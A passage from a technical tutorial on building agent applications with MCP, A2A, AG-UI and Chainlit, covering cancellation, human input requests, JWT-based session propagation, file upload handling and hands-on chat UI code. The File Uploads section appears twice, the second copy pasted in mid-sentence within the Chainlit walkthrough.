Same sub-agent, same error, different outcome depending on whether there is a protocol boundary between them. The A2A path is more resilient because the protocol forces every outcome through a state machine that the coordinator can inspect. The in-process path preserves Python's exception semantics, which are faster and simpler but offer the coordinator no opportunity to recover. If you need the coordinator to handle sub-agent failures gracefully in the in-process case, you must wrap the `sub_agent.run()` call in a try/except yourself and translate exceptions into return values the model can act on – essentially reimplementing what the A2A boundary does automatically.

Cancellation

MCP MCP supports best-effort cancellation of in-flight requests via the `notifications/cancelled` notification, which carries the `requestId` and an optional `reason` string. Receivers may ignore the notification if the request is unknown, already completed, or not cancelable. The `initialize` request must not be cancelled. For task-augmented requests (the experimental tasks feature), `tasks/cancel` must be used instead of `notifications/cancelled`. (MCP Spec)

A2A A2A provides the `CancelTask` JSON-RPC method, which takes a task ID and transitions the task to the `canceled` state. The operation returns `TaskNotCancelableError` (`-32002`) for tasks already in a termi-

nal state (`completed`, `failed`, `canceled`, `rejected`). Once canceled, the task must remain in `canceled` state even if execution continues internally – the protocol treats cancellation as a commitment, not a suggestion. (A2A Spec)

Project integration The project's `A2AClientExtended.send_and_observe()` accepts an `is_cancelled` callback that is checked on each poll iteration. When the callback returns `True`, the client calls `cancel_task()` and returns `(TaskStatus.CANCELLED, None)` without waiting for the server to acknowledge:

```
if is_cancelled and is_cancelled():
    logger.info(f"[A2A] Task {task_id} cancelled by user")
    await self.cancel_task(task_id)
    return (TaskStatus.CANCELLED, None)
```

This pattern composes across layers. A coordinator agent can pass its own cancellation signal through to sub-agents by providing an `is_cancelled` callback when creating the A2A tool via `create_a2a_tool()`. The callback bridges whatever cancellation mechanism the outer layer uses (a flag, a threading event, a frontend disconnect) into the A2A polling loop.

AG-UI When the frontend disconnects the SSE stream, the server-side `StreamingResponse` loses its consumer. The ASGI framework can detect this (the send channel raises an exception), which propagates up through the adapter. If the adapter is currently awaiting sub-agent results, the cancellation callback can trigger, propagating the disconnect downstream as A2A task cancellations.

Human-in-the-loop Three mechanisms at three layers provide structured human interaction, each designed for different communication boundaries.

MCP elicitation MCP elicitation, introduced in the MCP Features chapter, allows servers to request structured input from the user via the `elicitation/create` method. Form mode collects data through a flat JSON Schema, and URL mode directs the user to an external URL for sensitive interactions (credentials, OAuth flows) where the data must not pass through the MCP client. (MCP Spec)

The response uses a three-action model: `accept` (with data for form mode), `decline`, or `cancel`. This gives the server enough information to distinguish between "user provided input", "user explicitly refused", and "user dismissed without deciding".

```
{
  "jsonrpc": "2.0",
  "id": 1,
  "method": "elicitation/create",
  "params": {
    "mode": "form",
    "message": "Please provide your database credentials",
    "requestedSchema": {
      "type": "object",
      "properties": {
        "host": {"type": "string"},
        "port": {"type": "integer", "minimum": 1, "maximum": 65535}
      },
      "required": ["host", "port"]
    }
  }
}
```

A2A input-required A2A models human interaction as a task state. When an agent needs clarification, the task enters `input-required` – an interrupted state, not a terminal one. In blocking mode, `input-required` breaks the blocking wait, returning control to the client. The client then sends a new message with the same `taskId` and `contextId` to continue the conversation. (A2A Spec)

This mechanism is broader than MCP elicitation: it represents any situation where the remote agent cannot proceed without external input, whether that input comes from a human, another system, or the coordinating agent itself. The task remains in `input-required` until a new message arrives or the task is cancelled.

Project integration The project's `create_a2a_tool()` returns `[INPUT_REQUIRED:task_id=xyz] question` when a sub-agent task enters the `input-required` state. The coordinator's system prompt, built by `build_coordinator_prompt()`, instructs the model to handle this:

```
When you see [INPUT_REQUIRED:task_id=...], ask the user for the
required information and call the tool again with the same task_id
to continue.
```

The coordinator model reads the question, presents it to the user through the normal chat flow, and when the user responds, calls the delegation tool again with the same `task_id` and the user's answer as the `prompt`. The `send_and_observe()` method sends this as a continuation message on the existing task, and the sub-agent resumes.

Interaction with timeouts When a task is legitimately waiting for human input, that waiting time must not be confused with a hung operation. The `input-required` state breaks the polling loop in `send_and_observe()` immediately (it is handled alongside terminal states in the `match` block), so the timeout counter does not accumulate during the period the user is thinking. The timeout only applies to the active polling phases when the task is in `working` state.

Session propagation

The previous section dealt with errors, cancellation, and human interaction – signals that flow in response to something going wrong or something needing attention. Session propagation addresses a quieter but equally fundamental concern: knowing *who* is making the request at every layer of the stack. When a user logs in through the UI and asks the agent to write a file to their workspace, the workspace module needs to know which user directory to write into. When that agent delegates to a sub-agent via A2A, and the sub-agent calls an MCP tool that also writes to the workspace, the same identity must arrive at the same workspace directory. The user's identity must survive every network hop without any layer in between having to know or care about the layers above or below it.

Within a single Python process this is straightforward. Python's `contextvars` module provides task-local storage that propagates automatically through `async` call chains. The project's `user_session.py` exposes three functions: `set_user_session(user_id, session_id)` sets the identity at the request boundary, and `get_user_id()` / `get_session_id()` read it from anywhere downstream. The workspace module calls `get_user_id()` and `get_session_id()` to construct the host path (`data/workspaces/{user_id}/{session_id}/`), and connectors, context decorators, and any other code that needs the identity do the same. As long as everything runs in the same process, `set_user_session()` at the top is enough and every function below sees the right values.

The problem appears at network boundaries. When the agent makes an HTTP call to an MCP server, the server is a separate process with its own `contextvars`. The user identity set in the agent's process does not exist there. The same happens when the agent delegates work to a sub-agent over A2A – the sub-agent runs in its own process, potentially on a different machine, and has no knowledge of the original user. Each hop across a network boundary resets the identity to the default values, and the workspace writes to the wrong directory.

The solution is JWT tokens. A JSON Web Token encodes the user identity as signed claims (`sub` for the user ID, `session_id` for the session) and can be attached to any HTTP request as a standard `Authorization:`

`Bearer` header. Both MCP and A2A are HTTP-based protocols, so they already have the plumbing for authorization headers. The task is not to invent a new identity mechanism but to wire the existing one through each boundary: encode the identity into a token before crossing the boundary, attach it to the HTTP request, validate it on the other side, and call `set_user_session()` so the downstream code works unchanged.

The token The project's `auth.py` provides two functions. `create_token(user_id, session_id)` encodes the claims with an HMAC-SHA256 signature and a configurable expiry (one hour by default). `decode_token(token)` validates the signature and expiry, returning the claims dict or raising `jwt.InvalidTokenError` if the token is tampered with or expired.

```
def create_token(user_id: str, session_id: str, expires_in: int = 3600) -> str:
    now = int(time.time())
    payload = {"sub": user_id, "session_id": session_id, "iat": now, "exp": now + expires_in}
    return jwt.encode(payload, JWT_SECRET, algorithm=JWT_ALGORITHM)

def decode_token(token: str) -> dict:
    return jwt.decode(token, JWT_SECRET, algorithms=[JWT_ALGORITHM])
```

The secret (`JWT_SECRET`) and algorithm (`JWT_ALGORITHM`) are read from environment variables with development defaults. For the proof-of-concept, all services in the stack share the same HMAC secret, which means the same token is valid everywhere. A production deployment would replace this with asymmetric keys (RS256 or ES256) and a JWKS endpoint, so servers can verify tokens without knowing the signing key. The point is that none of the propagation code needs to change when that happens – only the key configuration.

Crossing the MCP boundary When PydanticAI calls an MCP tool, it goes through the `MCPServerStreamableHTTP` client, which makes an HTTP request to the MCP server. PydanticAI provides a `process_tool_call` callback that runs before each MCP tool invocation, receiving the run context, tool name, and arguments. (PydanticAI) The project uses this hook to inject the Bearer token.

The `create_process_tool_call` factory in `mcp.py` takes a `get_token` callable (a function that returns the current JWT, typically reading from the agent's dependencies or contextvars) and returns a callback that attaches the token to the MCP call metadata:

```
def create_process_tool_call(get_token: Callable[[], str | None]):
    async def process_tool_call(ctx, tool_name, args):
        token = get_token()
        if token:
            args.setdefault("_metadata", {})["authorization"] = f"Bearer {token}"
        return args
    return process_tool_call
```

On the server side, FastMCP provides built-in JWT verification (`JWTVerifier`) and dependency injection for the access token (`get_access_token()`). (FastMCP) But verifying the token is not enough – the server also needs to call `set_user_session()` so that workspace, connectors, and every other piece of code that reads from `contextvars` sees the right identity. The project's `AuthSessionMiddleware` handles this. It is a FastMCP middleware that runs on every request, reads the verified token claims, and sets the session:

```
class AuthSessionMiddleware(Middleware):
    async def on_request(self, context, call_next):
        token = get_access_token()
        if token:
            set_user_session(
                token.claims["sub"],
                token.claims.get("session_id", DEFAULT_SESSION_ID),
            )
        return await call_next(context)
```

The effect is that an MCP tool function that calls `workspace_to_host_path()` or any other identity-dependent code gets the same user identity that was established in the UI, even though the tool runs in a different process. The tool author does not need to know about tokens, middleware, or propagation – they just call `get_user_id()` and get the right answer.

Crossing the A2A boundary A2A delegation follows the same pattern with different plumbing. (A2A) The `A2AClientConfig` accepts an optional `bearer_token` field, and when present, `A2AClientExtended.__init__` sets the `Authorization` header on the underlying `httpx` client:

```
class A2AClientExtended:
    def __init__(self, config: A2AClientConfig):
        self._client = A2AClient(base_url=config.url)
        if config.bearer_token:
            self._client.http_client.headers["Authorization"] = f"Bearer {config.bearer_token}"
```

Every subsequent request through that client – `send_message`, `get_task`, `cancel_task` – carries the token. On the receiving A2A server, the token arrives as a standard HTTP header. The server validates it and calls `set_user_session()`, just as the MCP middleware does. If the sub-agent then calls its own MCP tools, the same token (or a fresh one with the same claims) propagates further. The chain can be arbitrarily deep: UI to agent to sub-agent to sub-sub-agent, each boundary bridged by the same mechanism.

The full path Putting it together, the identity flows through the stack like this. The UI layer authenticates the user (login form, OAuth callback, API key – whatever mechanism the frontend uses) and calls `set_user_session()` to establish the identity in the agent process. If the agent calls MCP tools, `create_process_tool_call` injects the JWT. The MCP server's `AuthSessionMiddleware` extracts the claims and restores the identity. If the agent delegates via A2A, the client sends the token in the HTTP header. The A2A server extracts and restores the identity. If the sub-agent calls its own MCP tools, the same injection happens again. At every layer, downstream code calls `get_user_id()` and gets the original user's identity.

```
UI (login)
  set_user_session("alice", "sess-42")
  |
  Agent process
  get_user_id() -> "alice"
  |
  |-- MCP call
  |     process_tool_call injects Bearer JWT
  |     |
  |     MCP Server process
  |       AuthSessionMiddleware -> set_user_session("alice", "sess-42")
  |       get_user_id() -> "alice"
  |       workspace writes to data/workspaces/alice/sess-42/
  |
  |-- A2A delegation
        httpx sends Authorization: Bearer JWT
        |
        A2A Server process
          token validated -> set_user_session("alice", "sess-42")
          get_user_id() -> "alice"
          |
          |-- MCP call (same pattern repeats)
```

The `user_session.py` module also provides a convenience function `set_user_session_from_token(token)` that combines decoding and session setting in one call. This is useful for entry points that receive a raw token

string rather than structured claims – for example, an A2A server handler that reads the `Authorization` header directly, or a script that needs to impersonate a user for batch processing.

The reason this works with so little code is that we are not building an authentication system. MCP and A2A are HTTP-based protocols, and HTTP has had authorization headers since 1996. FastMCP provides JWT verification out of the box. PydanticAI provides the `process_tool_call` hook for injecting metadata into MCP calls. The `httpx` client that A2A uses supports custom headers natively. The only project-specific code is the glue: generating the token (`auth.py`), managing the `contextvars` (`user_session.py`), and the middleware that bridges tokens back to `contextvars` at each server boundary. Everything else is standard HTTP machinery that these libraries already support.

File Uploads

Users may attach files to their messages. A spreadsheet with sales figures, a PDF contract, a JSON configuration, a CSV export from another tool. The UI receives the raw file and must decide what to do with it before the agent sees anything. Getting this wrong is easy and the consequences compound: a 50 MB CSV dumped directly into the context window exhausts the token budget in a single turn, a confidential document processed without tagging leaves the session unprotected, and a file stored only in memory disappears when the session ends.

Three rules govern file upload handling: save first, summarize second, tag third.

Save to workspace, never to context The uploaded file must be persisted to the workspace before any processing happens. The workspace module (`agentic_patterns.core.workspace`) provides `write_to_workspace_async`, which takes a sandbox path and the file content, translates the path to the user/session-isolated host directory, creates parent directories, and writes the file. The workspace survives session restarts and is accessible to tools, connectors, and downstream agents. UI frameworks like Chainlit give you a temporary path on disk that will be cleaned up after the request. If the file is not saved to the workspace, it is gone.

Saving first also means the agent can reference the file later. If the user uploads a spreadsheet and then three turns later asks "go back to that spreadsheet and filter by region," the file is still there at its workspace path. The agent does not need the full content in its context to work with the file – it needs to know *where* the file is, and it can use the `FileConnector` or other tools to read specific parts on demand.

The critical mistake is adding the raw file content directly to the agent's context. A 10,000-row CSV serialized to text consumes tens of thousands of tokens. Even naive truncation strategies like reading the first N rows do not help when the file is wide rather than long – a genomics CSV with 20,000 columns overflows the context on a single row. A PDF with embedded images produces megabytes of extracted text. Even a modest JSON file with deeply nested structures can expand to a size that crowds out the conversation history and leaves no room for the agent's reasoning. The workspace path is a pointer; the full content stays on disk where it belongs.

Summarize with the context reader The agent still needs to know *what* was uploaded. A bare file path tells the agent nothing about the content. The context reader (`read_file_as_string` from `agentic_patterns.core.context`) bridges this gap by producing a compact, type-aware summary that fits within token limits.

The reader detects the file type from its extension and dispatches to a specialized processor. A CSV file produces a header row plus a handful of sample rows, giving the agent enough to understand the schema without seeing every record. A JSON file is formatted with depth and array limits so the agent sees the structure without the bulk. Code files get syntax-aware truncation. PDFs and Word documents have their text extracted and trimmed. Spreadsheets show sheet names, column headers, and sample data. In every case, the output respects a configurable token budget (5,000 tokens by default), so the summary never dominates the context window regardless of how large the original file is.

The summary is appended to the user's message alongside the workspace path. This gives the agent two things: a human-readable preview of the content (so it can answer questions, identify relevant columns, or describe the file) and a stable path (so it can read, query, or process the full file using tools when needed).

Tag private data Uploaded files almost always contain data that should not leave the session. A user uploading a CSV of customer records, a financial report, or an internal configuration file is providing data that the agent should work with but not forward to external services. Unless the user explicitly states the file is public, the safe default is to treat it as private.

The `PrivateData` class from `agentic_patterns.core.compliance.private_data` manages this. Calling `add_private_dataset` with a dataset name and a `DataSensitivity` level tags the session. This activates the enforcement mechanisms described in the data sources chapter: tools annotated with `CONNECT` permission are blocked for the remainder of the session. The agent can still read, analyze, transform, and write results to the workspace, but it cannot send data to external endpoints, APIs, or notification services. The protection is infrastructure-level, not prompt-level – no amount of prompt engineering by the user or the model can bypass a blocked tool.

The sensitivity level defaults to `CONFIDENTIAL`, which is appropriate for most user-uploaded files. If the application knows more about the file's classification (for example, files uploaded through a specific form field labeled "public data"), it can use a lower level. The ratchet principle applies: once the session reaches a given sensitivity level, it stays there. If the user uploads an internal document and later uploads a confidential one, the session becomes `CONFIDENTIAL` and does not revert when the agent finishes processing the second file.

The flow The upload handler iterates over attached files and applies all three steps to each one: save to workspace via `write_to_workspace_async`, tag the session via `PrivateData.add_private_dataset`, and generate a summary via `read_file_as_string`. The order matters – the file is persisted and the session is protected before summarization runs. The resulting summaries, each prefixed with the workspace path, are concatenated and appended to the user's message so the agent receives both the text and the file context in a single turn. The Chainlit hands-on demonstrates this pattern in `process_uploaded_files`.

Hands-On: Introduction

The hands-on sections that follow build two complete chat applications – one with Chainlit and one with AG-UI – that connect a PydanticAI agent to a web frontend. The exercises progress from minimal working examples to production-relevant features like authentication, conversation persistence, state synchronization, file uploads, and user feedback. By the end, readers will have implemented both approaches and understood the tradeoff between framework convenience and protocol-level decoupling.

The Chainlit exercise moves through three versions of the same application. The first is an echo handler that introduces the lifecycle model. The second wires in a PydanticAI agent. The third adds authentication against a user database, SQLite-backed conversation persistence with chat resume, starter suggestions, tool visualization via step decorators, and file upload handling with the save-summarize-tag pattern. This progression shows how Chainlit's built-in primitives handle the common requirements of a chat UI without requiring custom infrastructure.

The AG-UI exercises split the work across backend and frontend. Three backend versions expose a PydanticAI agent over the AG-UI event-stream protocol, progressing from a minimal application to tools to shared state management with `StateDeps` and `StateSnapshotEvent`. A single React frontend connects unchanged to all three backends, demonstrating the protocol's decoupling property in practice. Two additional exercises extend the AG-UI application with file uploads and user feedback, both implemented as REST side-channels alongside the event stream – a pattern that generalizes to any interaction that falls outside the text-and-tool-calls model of the core protocol.

Hands-On: Chainlit

This hands-on demonstrates how to wrap a PydanticAI agent in a Chainlit web interface. The examples progress from a minimal echo application to a full agent with authentication, conversation persistence, and tool visualization. The code is in `agentic_patterns/examples/ui/`: `example_chainlit_app_v1.py`, `example_chainlit_app_v2.py`, and `example_chainlit_app_v3.py`.

Running Chainlit Applications Chainlit applications are Python files run with the `chainlit` command:

```
cd agentic_patterns/examples/ui
chainlit run example_chainlit_app_v1.py
```

This starts a local web server and opens the chat interface in your browser. The application reloads automatically when you save changes to the file.

Echo Application The first example (`example_chainlit_app_v1.py`) shows the minimal Chainlit structure:

```
import chainlit as cl

@cl.on_message
async def on_message(message: cl.Message):
    user_message = message.content
    msg = cl.Message(content=f"Echo:\n{user_message}")
    await msg.send()
```

The `@cl.on_message` decorator registers a handler that Chainlit calls whenever the user sends a message. The handler receives a `Message` object containing the user's input. To respond, create a new `Message` with the desired content and call `send()`.

This pattern separates the UI framework from the application logic. Chainlit handles the websocket communication, message rendering, and session management. The developer provides handlers that process messages and produce responses.

Adding an Agent The second example (`example_chainlit_app_v2.py`) integrates a PydanticAI agent:

```
import chainlit as cl
from agentic_patterns.core.agents import get_agent, run_agent

agent = get_agent()

@cl.on_message
async def on_message(message: cl.Message):
    user_message = message.content
    ret, nodes = await run_agent(agent, user_message, verbose=True)
    output = ret.result.output
    msg = cl.Message(content=output if output else "No response from the agent.")
    await msg.send()
```

The agent is created at module level and reused across all requests. Each message is passed to `run_agent` with `verbose=True` so execution steps are logged to the console. This version has no memory: each message is processed independently without context from previous turns.

Creating the agent at module level works for stateless agents. The agent itself doesn't store conversation history; it processes each input fresh. This is sufficient for single-turn interactions like answering questions or performing one-shot tasks.

Full Application with Authentication and Persistence The third example (`example_chainlit_app_v3.py`) adds authentication, conversation persistence, chat resume, and starters. These features require setup before running.

Setup: User Database Create users with the CLI:

```
manage-users add admin -p your_password -r admin
manage-users add alice -p her_password
manage-users list
```

The `manage-users` command manages a JSON-based user database at `users.json`. Each user has a username, hashed password, and role.

Setup: JWT Secret Chainlit requires a JWT secret for authentication sessions:

```
chainlit create-secret
```

Add the output to your `.env` file:

```
CHAINLIT_AUTH_SECRET=your_generated_secret_here
```

Setup: Chainlit Config Enable authentication in `.chainlit/config.toml`:

```
[project]
enable_auth = true
```

Registering Handlers The application registers authentication, data layer, and chat resume handlers at startup:

```
from agentic_patterns.core.ui.chainlit.handlers import register_all, setup_user_session

register_all()
```

This single call sets up three Chainlit callbacks. The `@cl.password_auth_callback` authenticates users against the JSON database. The `@cl.data_layer` configures SQLite storage for chat threads. The `@cl.on_chat_resume` restores conversation history when users return to previous chats.

User and Session Tracking The application tracks the authenticated user and session for downstream code:

```
@cl.on_chat_start
async def on_chat_start():
    setup_user_session()
    agent = get_agent(tools=[add, sub, mul, div])
    cl.user_session.set(AGENT, agent)
    cl.user_session.set(HISTORY, [])
```

The `setup_user_session()` function extracts the user identifier and thread ID from Chainlit's context and stores them in context variables. This allows workspace operations, logging, and other downstream code to access user/session information without passing it explicitly through every function call.

Starters Starters provide quick-start message suggestions shown to users on new chats:

```
@cl.set_starters
async def set_starters(user: str | None, language: str | None) -> list[cl.Starter]:
    return [
        cl.Starter(label="Add numbers", message="What is 42 + 17?"),
        cl.Starter(label="Subtract numbers", message="What is 100 - 37?"),
```

```
        cl.Starter(label="Calculate", message="Add 25 and 75, then subtract 50 from the result"),
    ]
```

Chainlit displays these as clickable buttons in the chat interface. Clicking a starter sends its message as if the user had typed it. The function receives the authenticated user and browser language, allowing dynamic starters based on user preferences or roles.

Chat Resume When a user returns to a previous chat thread, the `@cl.on_chat_resume` handler restores the conversation history. This handler is registered internally by `register_all()`:

```
@cl.on_chat_resume
async def on_chat_resume(thread):
    steps = thread['steps']
    history = []
    for step in steps:
        if step['type'] in ('user_message', 'assistant_message'):
            message = step['input'] + "\n" + step['output']
            history.append(message.strip())
    cl.user_session.set(HISTORY, history)
```

The data layer stores all chat threads in SQLite. When a user selects a previous thread from the sidebar, Chainlit calls this handler with the thread data. The handler reconstructs the history list from the stored steps so the agent has context from the previous conversation.

Session State and Conversation History The `@cl.on_chat_start` decorator registers a handler called once when a new chat session begins. This is where per-session initialization belongs: creating agents, loading user preferences, or establishing connections.

`cl.user_session` provides key-value storage scoped to the current chat session. Different browser tabs or users get isolated sessions. Storing the agent and history here ensures each session has its own state.

The message handler retrieves session state and maintains history:

```
@cl.on_message
async def on_message(message: cl.Message):
    setup_user_session()
    agent = cl.user_session.get(AGENT)
    history = cl.user_session.get(HISTORY)
    user_message = message.content

    messages = list(history) if history else []
    messages.append(user_message)

    ret, nodes = await run_agent(agent, messages)
    agent_response = ret.result.output

    msg = cl.Message(content=agent_response if agent_response else "No response from the agent.")
    await msg.send()

    messages.append(agent_response)
    cl.user_session.set(HISTORY, messages)
```

The history accumulates all messages exchanged in the session. Each turn appends the user message, runs the agent with the full history, appends the agent's response, and stores the updated history. This gives the agent context from previous turns, enabling multi-turn conversations where the agent can reference earlier exchanges.

Tool Visualization with Steps The third example also demonstrates Chainlit's step visualization for tool calls:

```
@cl.step(type="tool")
async def add(a: int, b: int) -> int:
    """Add two numbers"""
    return a + b

@cl.step(type="tool")
async def sub(a: int, b: int) -> int:
    """Subtract two numbers"""
    return a - b

@cl.step(type="tool")
async def mul(a: int, b: int) -> int:
    """Multiply two numbers"""
    return a * b

@cl.step(type="tool")
async def div(a: int, b: int) -> int:
    """Divide two numbers, round to nearest integer"""
    if b == 0:
        raise ValueError("Cannot divide by zero")
    return int(a / b)
```

The `@cl.step` decorator wraps the function so that each invocation appears as a collapsible step in the Chainlit UI. When the agent calls these tools during execution, users see the tool name, and can expand the step to see the result. This provides visibility into the agent's intermediate actions without requiring custom logging or tracing infrastructure.

The `type="tool"` parameter categorizes the step for visual styling. Other types include `"llm"` for model calls and `"run"` for general execution blocks.

These decorated functions are passed directly to the agent:

```
agent = get_agent(tools=[add, sub, mul, div])
```

When the agent decides to call any of these tools, the Chainlit context is active (since the call originates from within the `@cl.on_message` handler), so the step visualization works automatically. The agent framework calls the tool, the decorator creates the step, and the result flows back to the model.

File Upload Support The third example handles file uploads following the save-summarize-tag pattern described in the ## File Uploads

Users may attach files to their messages. A spreadsheet with sales figures, a PDF contract, a JSON configuration, a CSV export from another tool. The UI receives the raw file and must decide what to do with it before the agent sees anything. Getting this wrong is easy and the consequences compound: a 50 MB CSV dumped directly into the context window exhausts the token budget in a single turn, a confidential document processed without tagging leaves the session unprotected, and a file stored only in memory disappears when the session ends.

Three rules govern file upload handling: save first, summarize second, tag third.

Save to workspace, never to context The uploaded file must be persisted to the workspace before any processing happens. The workspace module (`agentic_patterns.core.workspace`) provides `write_to_workspace_async`, which takes a sandbox path and the file content, translates the path to the user/session-isolated host directory, creates parent directories, and writes the file. The workspace survives session restarts and is accessible to tools, connectors, and downstream agents. UI frameworks like Chainlit

give you a temporary path on disk that will be cleaned up after the request. If the file is not saved to the workspace, it is gone.

Saving first also means the agent can reference the file later. If the user uploads a spreadsheet and then three turns later asks "go back to that spreadsheet and filter by region," the file is still there at its workspace path. The agent does not need the full content in its context to work with the file – it needs to know *where* the file is, and it can use the `FileConnector` or other tools to read specific parts on demand.

The critical mistake is adding the raw file content directly to the agent's context. A 10,000-row CSV serialized to text consumes tens of thousands of tokens. Even naive truncation strategies like reading the first N rows do not help when the file is wide rather than long – a genomics CSV with 20,000 columns overflows the context on a single row. A PDF with embedded images produces megabytes of extracted text. Even a modest JSON file with deeply nested structures can expand to a size that crowds out the conversation history and leaves no room for the agent's reasoning. The workspace path is a pointer; the full content stays on disk where it belongs.

Summarize with the context reader The agent still needs to know *what* was uploaded. A bare file path tells the agent nothing about the content. The context reader (`read_file_as_string` from `agentic_patterns.core.context`) bridges this gap by producing a compact, type-aware summary that fits within token limits.

The reader detects the file type from its extension and dispatches to a specialized processor. A CSV file produces a header row plus a handful of sample rows, giving the agent enough to understand the schema without seeing every record. A JSON file is formatted with depth and array limits so the agent sees the structure without the bulk. Code files get syntax-aware truncation. PDFs and Word documents have their text extracted and trimmed. Spreadsheets show sheet names, column headers, and sample data. In every case, the output respects a configurable token budget (5,000 tokens by default), so the summary never dominates the context window regardless of how large the original file is.

The summary is appended to the user's message alongside the workspace path. This gives the agent two things: a human-readable preview of the content (so it can answer questions, identify relevant columns, or describe the file) and a stable path (so it can read, query, or process the full file using tools when needed).

Tag private data Uploaded files almost always contain data that should not leave the session. A user uploading a CSV of customer records, a financial report, or an internal configuration file is providing data that the agent should work with but not forward to external services. Unless the user explicitly states the file is public, the safe default is to treat it as private.

The `PrivateData` class from `agentic_patterns.core.compliance.private_data` manages this. Calling `add_private_dataset` with a dataset name and a `DataSensitivity` level tags the session. This activates the enforcement mechanisms described in the data sources chapter: tools annotated with `CONNECT` permission are blocked for the remainder of the session. The agent can still read, analyze, transform, and write results to the workspace, but it cannot send data to external endpoints, APIs, or notification services. The protection is infrastructure-level, not prompt-level – no amount of prompt engineering by the user or the model can bypass a blocked tool.

The sensitivity level defaults to `CONFIDENTIAL`, which is appropriate for most user-uploaded files. If the application knows more about the file's classification (for example, files uploaded through a specific form field labeled "public data"), it can use a lower level. The ratchet principle applies: once the session reaches a given sensitivity level, it stays there. If the user uploads an internal document and later uploads a confidential one, the session becomes `CONFIDENTIAL` and does not revert when the agent finishes processing the second file.

The flow The upload handler iterates over attached files and applies all three steps to each one: save to workspace via `write_to_workspace_async`, tag the session via `PrivateData.add_private_dataset`, and generate a summary via `read_file_as_string`. The order matters – the file is persisted and the session is

protected before summarization runs. The resulting summaries, each prefixed with the workspace path, are concatenated and appended to the user's message so the agent receives both the text and the file context in a single turn. The Chainlit hands-on demonstrates this pattern in `process_uploaded_files`. section. Chainlit provides uploaded files through `message.elements`, where each file object has a `name` (original filename) and a `path` (temporary location on disk). The handler saves each file to the workspace, tags the session as private, and generates a summarized representation for the agent's context:

```
async def process_uploaded_files(files: list) -> str:
    if not files:
        return ""

    file_contexts = []
    for file in files:
        filename = Path(file.name).name
        workspace_path = f"/workspace/uploads/{filename}"

        file_content = Path(file.path).read_bytes()
        await write_to_workspace_async(workspace_path, file_content)

        pd = PrivateData()
        pd.add_private_dataset(f"upload:{filename}", DataSensitivity.CONFIDENTIAL)

        summary = read_file_as_string(file.path)
        file_contexts.append(f"[File: {workspace_path}]\n{summary}")

    return "\n\n".join(file_contexts)
```

In the message handler, the file context is appended to the user's message:

```
file_context = await process_uploaded_files(message.elements or [])
if file_context:
    user_message = f"{user_message}\n\n{file_context}"
```

The agent receives both the user's text and the file summaries in a single message. The workspace path is included so the agent can access the full file with tools when needed.

Key Takeaways Chainlit applications are defined by lifecycle handlers: `@cl.on_chat_start` for session initialization, `@cl.on_message` for processing user input, and `@cl.on_chat_resume` for restoring previous conversations.

Authentication uses `@cl.password_auth_callback` to verify credentials against a user database. The `manage-users` CLI manages user accounts. A JWT secret in the environment secures authentication sessions.

The data layer (`@cl.data_layer`) persists chat threads to SQLite. Combined with `@cl.on_chat_resume`, this enables users to continue previous conversations across browser sessions.

Starters (`@cl.set_starters`) provide quick-start suggestions. They can be static or generated dynamically based on the authenticated user.

`cl.user_session` provides per-session storage for agents, history, and configuration. This keeps sessions isolated and avoids global state.

Conversation history must be maintained explicitly. Append each user message and agent response to a list, pass the full list to the agent, and store the updated list after each turn.

The `@cl.step` decorator makes tool calls visible in the UI. Apply it to tool functions and they appear as expandable steps during agent execution.

File uploads are accessed via `message.elements`. Save files to the workspace, tag the session as private, and use the context reader to generate summaries that fit within context limits.

Hands-On: AG-UI Introduction

This hands-on builds a chat application where a PydanticAI agent runs on the backend and a React frontend connects to it via the AG-UI protocol. Three backend versions progress from a minimal agent to tools to state management, while the same frontend works unchanged against all three.

The code is in `agentic_patterns/examples/ui/`. Backend examples are `example_agui_app_v1.py`, `example_agui_app_v2.py`, and `example_agui_app_v3.py`. The frontend is in `frontend/`.

Architecture The backend is an ASGI application that exposes a PydanticAI agent via the AG-UI protocol over HTTP with Server-Sent Events (SSE). The frontend is a React application that uses the `@ag-ui/client` SDK (`HttpAgent`) to consume that event stream and render the chat UI. `HttpAgent` sends a standard `RunAgentInput` as the POST body and receives SSE events back – no proprietary middleware or runtime required.

The two sides communicate through a single HTTP endpoint. The frontend sends a POST request with the conversation messages; the backend runs the agent and streams events back: run lifecycle (started/finished), text deltas as the model generates tokens, tool call events, state snapshots, and custom events. The frontend interprets these events and updates the UI accordingly.

Because they communicate through the AG-UI protocol, backend and frontend are fully decoupled. You can evolve the agent independently of the UI, or swap frontends without touching agent code.

Running the Backend AG-UI applications are ASGI apps run with uvicorn. Start any of the three versions:

```
uvicorn agentic_patterns.examples.ui.example_agui_app_v1:app --reload  # minimal
uvicorn agentic_patterns.examples.ui.example_agui_app_v2:app --reload  # with tools
uvicorn agentic_patterns.examples.ui.example_agui_app_v3:app --reload  # with state
```

This starts an HTTP server on port 8000.

Testing with curl Before connecting a frontend, you can test the endpoint directly:

```
curl -X POST http://localhost:8000 \
  -H "Content-Type: application/json" \
  -H "Accept: text/event-stream" \
  -d '{
    "threadId": "thread-1",
    "runId": "run-1",
    "state": {},
    "messages": [{"id": "msg-1", "role": "user", "content": "What is 2 + 2?"}],
    "tools": [],
    "context": [],
    "forwardedProps": {}
  }'
```

The response is a stream of Server-Sent Events: run started, text message deltas as the model generates tokens, and run finished. This is the raw protocol that frontends consume.

Running the Frontend Install dependencies and start the development server:

```
cd agentic_patterns/examples/ui/frontend
npm install
npm run dev
```

Vite serves the frontend on `http://localhost:5173`. Both frontend and backend must be running simultaneously.

Swapping Backends A single frontend connects to all backend versions. The frontend includes all features from v1 through v5 (chat, tools, state, file uploads, feedback), but features whose endpoints do not exist on a given backend simply remain inactive. With v1, you get a plain chat. With v2, tool calls appear in the conversation. With v3, the state panel comes alive. With v4 and v5, file uploads and feedback buttons become functional. The frontend has a text input in the header that lets you change the backend URL at runtime, making it easy to switch between versions without restarting.

No frontend code changes needed – the protocol and side-channel endpoints handle everything.

Hands-On: AG-UI Backend

This walkthrough covers the three backend examples that expose a PydanticAI agent via the AG-UI protocol, progressing from a minimal application to tools to state management.

v1 – Minimal Application The first example shows the minimal AG-UI structure:

```python
from starlette.middleware.cors import CORSMiddleware

from pydantic_ai.ui.ag_ui.app import AGUIApp

from agentic_patterns.core.agents.agents import get_agent


agent = get_agent(
    instructions='You are a helpful assistant. Keep responses concise.',
)

app = AGUIApp(agent)
app.add_middleware(
    CORSMiddleware,
    allow_origins=['http://localhost:5173'],
    allow_methods=['*'],
    allow_headers=['*'],
)
```

